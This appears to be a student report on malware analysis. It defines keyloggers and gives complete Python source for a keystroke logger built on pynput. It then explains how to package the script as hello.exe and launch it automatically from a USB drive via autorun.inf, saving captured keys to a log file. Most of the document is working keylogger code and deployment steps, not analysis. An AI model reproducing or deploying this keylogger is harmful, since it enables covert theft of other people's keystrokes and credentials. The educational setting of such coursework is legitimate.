**5.1 REVERESE ENGINEERING AND MALWARE ANALYSIS**

Shubhash s

Roopkatha pradhan

Gitesh bhavsar

Shreya dokania

**KEYLOGGER**

This is a type of malware which is installed indirectly by other malware or installed directly by malicious hacker. This malware will log all the keystrokes entered by the users in the pc or will log the keystrokes only when particularly entering the credentials.


**CODE:**

The below code is a pendrive keylogger which will record the keystrokes when the keylogger installed pendrive inserted into a computer.

import pynput  
from pynput.keyboard import Key, Listener  
  
word\_counts = 0  
keys = []  
def on\_press(key):  
 global word\_counts, keys  
 keys.append(key)  
 word\_counts += 1  
 print(f'{key} pressed')  
 if word\_counts >= 5:  
 word\_counts = 0  
 write\_file(keys)  
 keys = []  
  
def write\_file(key\_arr):  
 with open("logs.txt","a") as f:  
 for key in key\_arr:  
 ke = str(key).replace("'","")  
 if ke.find("space") > 0:  
 f.write('\n')  
 #Finding other Keys  
 if ke.find("Key") == -1:  
 f.write(ke)  
  
def on\_release(key):  
 if key == Key.esc:  
 return False  
  
with Listener(on\_press=on\_press, on\_release=on\_release) as listner:  
 listner.join()

**SCREENSHOTS:**

The above written code is converted into a executable file with the help of “auto-py-to-exe” software and saved as hello.exe.



Autorun.inf is a type of file which will automatically run the instruction given in that file. Here we give a instruction to run the hello.exe which is our keylogger.

A screenshot of a computer

Description automatically generated

After inserting the pendrive the code will run automatically and records the keystrokes and will be saved in a text file named log.txt.

A screenshot of a computer

Description automatically generated

The log file will looks like this:

A screenshot of a computer

Description automatically generated with medium confidence